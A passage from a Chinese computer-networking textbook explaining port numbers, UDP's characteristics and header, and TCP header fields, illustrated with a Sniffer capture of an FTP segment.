


图 8-4　端口在进程之间的通信中所起的作用

端口用 16b 端口号标志。但端口号只具有本地意义,它只标识本计算机应用层各进程。因特网中不同计算机中的相同的端口号是没有联系的。16b 的端口号可允许有 2^{16} 个端口号,这个数目对一个计算机是足够用的。

端口号分为两类。一类是由因特网指派名字和号码公司 ICANN 负责分配给一些常用的应用程序固定使用的熟知端口,其数值一般为 0～1023,例如表 8-1。

表 8-1　常用的应用程序固定使用的熟知端口

应用程序	FTP	Telnet	SMTP	DNS	TFTP	HTTP	SNMP
熟知端口	21	23	25	53	69	80	161

另一类端口则是一般端口,用来随时分配给请求通信的客户进程。为了在通信时不致发送混乱,必须把端口号和主机的 IP 地址结合在一起使用。一个 TCP 连接由它的两个端点来标识,而每一个端点又是由 IP 地址和端口号决定的。

下面将分别介绍 UDP 和 TCP 要点。UDP 比较简单,本章主要是讨论 TCP。

8.2 用户数据报协议

8.2.1 UDP 概述

用户数据报协议 UDP 只是在 IP 数据报服务上增加了很少的一点功能，就是端口功能和差错检测功能。

虽然 UDP 用户数据报提供的是无连接、不可靠的服务，但 UDP 在某些方面有其特殊的优点。例如：

(1) 发送数据之前不需要建立连接，当然发送数据结束时也没有连接需要释放，因此减少了网络开销和发送数据之前的时延。

(2) UDP 不使用拥塞控制，也不保证可靠交付。因此，尽管网络出现拥塞，也不会降低源主机的发送速率。很多实时应用(如 IP 电话、视频聊天)都要求源主机以恒定的速率发送数据，并且允许在网络发生拥塞时丢失一些数据，但却不允许数据有太大的延迟。UDP 正好适合这种要求。

(3) 尽管 UDP 满足实时应用的通信服务要求，但由于 UDP 不可靠交付是它的致命缺陷，当很多主机同时向网络发送高速率 UDP 实时数据流时，可能发生网络拥塞，造成所有主机无法正常接收。

表 8-2 给出了运输层使用 UDP 的一些应用层协议。

表 8-2　使用 UDP 的各种应用层协议

应　　用	应用层协议	应　　用	应用层协议
域名转换	DNS	网络管理	SNMP
文件传送	TFTP	IP 电话	专用协议
路由选择协议	RIP	流式多媒体通信	专用协议
IP 地址配置	DHCP、BOOTP	多播	IGMP

8.2.2 UDP 用户数据报的首部

UDP 用户数据报有两个部分：首部和数据部分。首部字段很简单，只有 8 字节(见图 8-5)，由 4 个字段组成，每个字段两个字节。各字段意义如下。

源端口：源端口号。

目的端口：目的端口号。

长度：UDP 用户数据报的长度。

检验和：防止 UDP 用户数据报在传输中出错。

下面结合利用 Sniffer 捕捉到的数据包分析 UDP 用户数据报的首部格式(见图 8-6)。查看浏览网页抓到的 DNS 数据包，运输层 UDP。UDP 用户数据报首部 4 个字段的信息内容：源端口号 1039，目的端口号 53，数据报总长度 38 字节(包括首部和数据部分的长




图 8-5　UDP 用户数据报的首部格式

度),检验和字段(检验正确)。




图 8-6　Sniffer 捕捉的 UDP 用户数据报的首部

8.3 传输控制协议

8.3.1 TCP 概述

TCP 提供面向连接、可靠交付的服务。

图 8-7 是 TCP 发送和接收报文段的过程。为了突出图的要点,只画出了一个方向的数据流。实际上,只要建立了 TCP 连接,就支持同时双向通信的数据流。TCP 连接的任何一方都能发送和接收数据。发送端应用层的应用进程,不断将长短不同的数据块,通过




图 8-7　TCP 发送和接收报文段的过程

相应端口陆续送入到运输层 TCP 发送缓存中。从 TCP 发送缓存中出来的数据，是一个个大小相同的 TCP 报文段，逐个传送给下一层网络层。接收端运输层收到网络层传来的 TCP 报文段，暂存在接收缓存中，然后，应用进程通过相应端口从接收缓存中逐个读取数据。这就是 TCP 下，数据传输的过程。

8.3.2 TCP 报文段的首部

下面介绍 TCP 报文段首部格式。一个 TCP 报文段分为首部和数据两部分，见图 8-8。TCP 报文段作为 IP 数据报的数据部分，前面加上首部构成完整的 IP 数据报。和 IP 数据报首部一样，TCP 报文段首部也分为固定长度部分和可变长度部分。TCP 报文段首部的前 20 个字节是固定的，后面的可变长度部分是根据需要而增加的选项。




图 8-8 TCP 报文段首部格式

下面结合利用 Sniffer 捕捉到的数据包介绍 TCP 报文段首部各字段的含义。

源端口和目的端口字段：各占两个字节。查看访问 FTP 服务器的数据包，目的端口(Destination port)为 21(FTP 特定端口)，源端口(Source port)是一个大于 1024 的随机端口。

序号字段：占 4 字节。TCP 把一个 TCP 连接传送的 TCP 报文段的数据部分看成连续的数据流，数据流中每一个字节都编上序号。整个数据流起始序号在建立 TCP 连接时设置。如图 8-9 所示，当前 TCP 报文段序号字段(Sequence number)的值表示当前 TCP 报文段的数据部分第一个字节在数据流中的序号。例如，一个 TCP 报文段序号字段值是 301，如果这个 TCP 报文段数据部分共携带 100 字节，那么，它数据部分最后一个字节序号是 400。而下一个 TCP 报文段数据部分第一个字节序号就是 401，则下一个 TCP 报文段首部的序号字段值是 401。

确认号字段：占 4 字节，表示告诉发送端前一个 TCP 报文段已经被正确接收，期望收到下一个 TCP 报文段首部序号字段的值就是被写入到这个当前 TCP 确认报文段的确认号字段中。如图 8-9 所示，当前 TCP 报文段确认号字段(Acknowledge number)值为 222330673。例如，设 TCP 连接两端分别为 A 和 B，B 正确收到了 A 发送来的一个 TCP 报文段，其首部序号字段的值是 501，这个 TCP 报文段数据部分是 200 字节，这就表明 B

已经正确接收了 A 发送的序号在 501～701 之间的数据。因此，B 期望收到 A 发来的下一个 TCP 报文段首部序号字段的值为 701。于是，B 再发送给 A 的响应报文段的首部确认号字段值为 701。

数据偏移字段：占 4b，指 TCP 报文段数据部分起始处距离整个 TCP 报文段起始处的距离。这实际上就是 TCP 报文段首部长度。由于 4b 能表示的最大十进制数是 15，由此可计算首部长度最大值，根据数据偏移字段的单位为 4 字节，因此，TCP 报文段首部长度的最大值是 60 字节。如图 8-9 所示，当前 TCP 报文段数据偏移字段(Data offset)值为 20 字节。

```
TCP: ----- TCP header -----
TCP:
TCP: Source port               =    21 (FTP-ctrl)
TCP: Destination port          =  1306
TCP: Sequence number           = 2223306046
TCP: Next expected Seq number= 2223306073
TCP: Acknowledgment number     = 4079202834
TCP: Data offset               = 20 bytes
TCP: Reserved Bits: Reserved for Future Use (Not shown in the Hex Dump)
TCP: Flags                     = 18
TCP:                 ..0. .... = (No urgent pointer)
TCP:                 ...1 .... = Acknowledgment
TCP:                 .... 1... = Push
TCP:                 .... .0.. = (No reset)
TCP:                 .... ..0. = (No SYN)
TCP:                 .... ...0 = (No FIN)
TCP: Window                    = 64240
TCP: Checksum                  = 9658 (correct)
TCP: Urgent pointer            = 0
TCP: No TCP options
TCP: [27 Bytes of data]
TCP:
```

图 8-9　Sniffer 捕捉的 TCP 报文段的首部

保留字段(Reserved Bits)：占 6b，保留为今后使用。

下面有 6b 是说明当前 TCP 报文段性质的控制位，它们的意义如下。

紧急比特 URG：当 URG=1 时，表示当前报文段有紧急数据，应尽快传送，而不要按原来的排队顺序来传送。例如，已经发送的一个程序要在远地主机上运行，但后来发现了这个程序存在一些问题，需要取消该程序运行，于是用户从键盘发出一中断命令(Ctrl+C)。如果紧急比特不设置为 1，那么即使用户从键盘发出中断命令(Ctrl+C)，这两个字符也会一直排在缓存区的末尾，只有前面所有的数据被处理完毕，这两个字符才能被处理，这样就浪费了许多时间。当使用紧急比特置 1 时，TCP 会将这两个字符插入到当前要发送的 TCP 报文段数据部分的最前面，而接收端 TCP 则将这两个字符不经过缓存直接交付给应用进程。

确认比特 ACK：当确认比特 ACK=1 时，确认号字段才有效。当 ACK=0 时，确认号无效。

推送比特 PSH：也是提高数据优先级别的一个字段。如果发送端 TCP 将一个 TCP 报文段的推送比特置 1，则接收端 TCP 收到这个推送比特置 1 的 TCP 报文段，就优先把这个 TCP 报文段交付给应用进程，而不需要在接收缓存中排队。

复位比特 RST：当 RST=1 时，表明 TCP 连接中出现严重差错，必须释放连接。复位比特置 1 的 TCP 报文段的权限非常高，只要 TCP 连接双方，任何一方发送 RST 为 1 的报文段，TCP 连接必须终止。复位比特还用来拒绝一个非法的报文段或拒绝打开一个

连接。

同步比特 SYN：建立 TCP 连接时用来同步序号。如图 8-10 所示，A 端向 B 端发送一个请求建立连接的 TCP 报文段，则这个报文段首部的同步比特 SYN＝1，确认比特 ACK＝0，确认号字段无效。若 B 端同意建立连接，则回送一个确认报文段，这个确认报文段的同步比特 SYN＝1，确认比特 ACK＝1，确认号字段有效，表示对刚收到的 A 端发来的请求建立连接的报文段的确认。对于建立一个 TCP 连接，通信双方必须都要先各发送一个同步比特 SYN 置 1 的报文段。

